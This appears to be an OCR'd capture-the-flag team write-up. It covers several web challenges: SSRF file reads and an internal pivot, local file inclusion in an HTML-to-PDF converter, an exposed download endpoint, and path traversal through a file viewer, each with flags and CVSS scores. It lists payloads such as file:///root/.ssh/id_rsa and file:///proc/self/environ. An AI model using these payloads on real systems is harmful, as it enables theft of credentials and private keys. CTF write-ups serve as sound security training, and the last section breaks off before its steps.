
CTF - Anti Error - Richie Obhasa

perl — Salin kode


```
file:///proc/self/environ
file:///etc/hosts
file:///etc/hostname
file:///run/secrets/
file:///run/secrets/flag
file:///root/.ssh/id_rsa
```

`/proc/self/environ` kadang berisi var env yang menunjuk path.


- file:///etc/passwd → server prints the file → confirms SSRF file read.



- file:///etc/hostname → returns a container-like hostname (84bf4b30a396).




- file:///etc/hosts → reveals:




  - 172.16.238.10 secret-internal-api.local
  - Local container IP / hostname mapping.

3. **Pivot to internal network**
   Since the server resolves secret-internal-api.local internally, request:

- http://secret-internal-api.local/





4. **Exfiltrate the flag**

   The internal service responds with a friendly message and the flag:

   - FLAG: pu-flag{SSRF_Piv0t_T0_Vict0ry!}

HTML TO PDF

Solved on: October 12th, 8:58:41 AM
Solved By: Richie Obhasa
Flag Retrieved: pu-flag {4n0th3r-SSrF-w1th-1nt3rn4l-port-5c4nn1ng-found!}


Challenge Overview:
This challenge presents a web application that converts HTML files to PDF format. However, the site relies on outdated tools or libraries, which may introduce vulnerabilities related to insecure deserialization, outdated dependencies, or command injection during the conversion process.

Key Findings:
The HTML-to-PDF converter website uses outdated tools and dependencies, which can lead to multiple security issues such as remote code execution, arbitrary file access, or improper input validation.


The main vulnerability lies in the use of outdated HTML-to-PDF conversion tools that may execute system-level commands or process untrusted input without proper sanitization. Attackers could exploit this weakness to inject malicious code or gain unauthorized access to the server.

Tools Used:
-Chatgpt
-Html to pdf converter

Step by Step:
1.In the first step, the attacker attempts to read local files from the server using HTML tags that reference the file:// protocol. This is done by embedding file paths into elements such as <img>, <iframe>, or <object>. For example, loading file:///flag through these tags allows the attacker to check if the server's HTML-to-PDF rendering engine processes local files.



2. In this last step I submit the crafted HTML (containing file:///flag via <img>, <iframe>, <object>, etc.) to the HTML→PDF service, trigger the conversion, and inspect the resulting PDF preview/output for any leaked file contents or the system flag;



CVSS:
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L

Base score: 8.6 (High)
Why:

- Attack Vector (AV:N): Attackable remotely over the network (you submit HTML).
- Attack Complexity (AC:L): Low — no special conditions required to trigger file reads.
- Privileges Required (PR:N): None — attacker supplies input to the conversion service.
- User Interaction (UI:N): None.
- Scope (S:U): Unchanged — impact limited to the vulnerable component/host.
  Impact (C:H / I:L / A:L): Confidentiality high (sensitive files / flags can be leaked), integrity & availability limited.

brok3myh34rt


Solved date: October 12th, 12:17:01 PM
Solved by: Diah Safitri Pane
Flag Retrieved: pu-flag{th1s-1s-c0ns3qu3ncEs-0f-uns3cur3-p4th}

Challenge Overview: hints at a hidden clue through emotional and personal wording combined with a reference link. The webpage presents a short message from the author, “FY,” mentioning something done “privately,” and includes a link leading to another port (http://103.87.66.26:30177/). The challenge encourages participants to investigate that linked service for further clues or hidden content. It likely involves web enumeration or information disclosure analysis, where understanding the context and the referenced “project” is essential to locating the flag.


Key Findings: The “brok3myh34rt” challenge reveals a webpage containing an emotional message followed by a link to another service hosted on port 30177. This indicates that the actual challenge content or flag is located within that linked web service rather than the current page. The message implies something “private,” suggesting hidden or restricted resources that need to be explored.

Vulnerability Analysis:
the main vulnerabilities are information disclosure and lack of access control on that secondary host. Because the landing page exposes the internal link publicly and the linked service appears accessible without authentication, an attacker can enumerate the service, probe endpoints, and retrieve exposed resources (files, directories, or debug pages) that may contain sensitive data or the flag.

Tools Used:
-chatgpt
Step By step:
1.Open the page at the link you found (e.g. http://103.87.66.26:30177/) and view the HTML source (right-click → View Source). Look for hidden comments, script references, or links to other paths. There is Flag-no.txt,which is not the actual flag because it wasnt that easy for sure,and after that I click the link try accessing http://103.87.66.26:30177/download?=file/private/flag.txt directly in the browser first.



2. With file:/private/flag.txt confirmed as readable, attempt to directly access the discovered path or the service's download endpoint



CVSS: The vulnerability in the brok3myh34rt challenge has a CVSS v3.1 base score of 8.1 (High) with the vector AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N. This rating reflects a serious information disclosure flaw where an attacker can remotely access sensitive files without authentication or user interaction. The confidentiality impact is high since the flag or other private data can be directly retrieved, while the integrity and availability impacts are limited.

Because the vulnerability is easily exploitable through a public-facing service and exposes confidential information, it poses a significant risk to the system's security posture. In a real-world scenario, such an issue could lead to unauthorized data exposure, aiding attackers in reconnaissance or privilege escalation attempts.

br3adcrumbszz

Solved On: October 10th, 10:04:41 PM
Solved by: RichieObhasa
Flag Retrieved: pu-flag{Cr0n_J0b_w1tH_p4tH_tR4v3rSaL_Url3Nc0d3d}

Challenge overview

A web-exploitation / LFI style CTF. The site hinted at “crawlers / breadcrumbs” and had subtle clues in robots.txt. The goal was to find a hidden flag file by following the “breadcrumbs” the site left for crawlers (disallowed paths, config files, and cron hints), then exploit a file viewer to read the flag file.

Key findings


- robots.txt disallowed /config/ — a crawler hint to check that directory.
- /config/ was directory-listed and contained diagnostics (dev.txt, scheduler.log, task.ini) revealing additional hints.
- scheduler.log revealed a cron entry and suggested paths.
- The app exposed a file viewer endpoint (viewer.php?file=...) vulnerable to path traversal (LFI) and accepted URL-encoded paths.
- /etc/passwd revealed a user flag_finder with home directory /flag_is_here → exact location hint for the flag.
- The flag file content was an encoded string (Base64 + transposition) that required decoding (Base64 → Rail-Fence key=3) to recover the final pu-flag{...}.

Tools used


- Web browser (Chrome) for reconnaissance and viewing files
- PowerShell Invoke-WebRequest (for watching server hints in password.txt in screenshots)
- CyberChef (gchq.github.io) to decode Base64 and apply Rail Fence transposition
  Basic URL percent-encoding (manual / browser address bar)

Solving — step-by-step

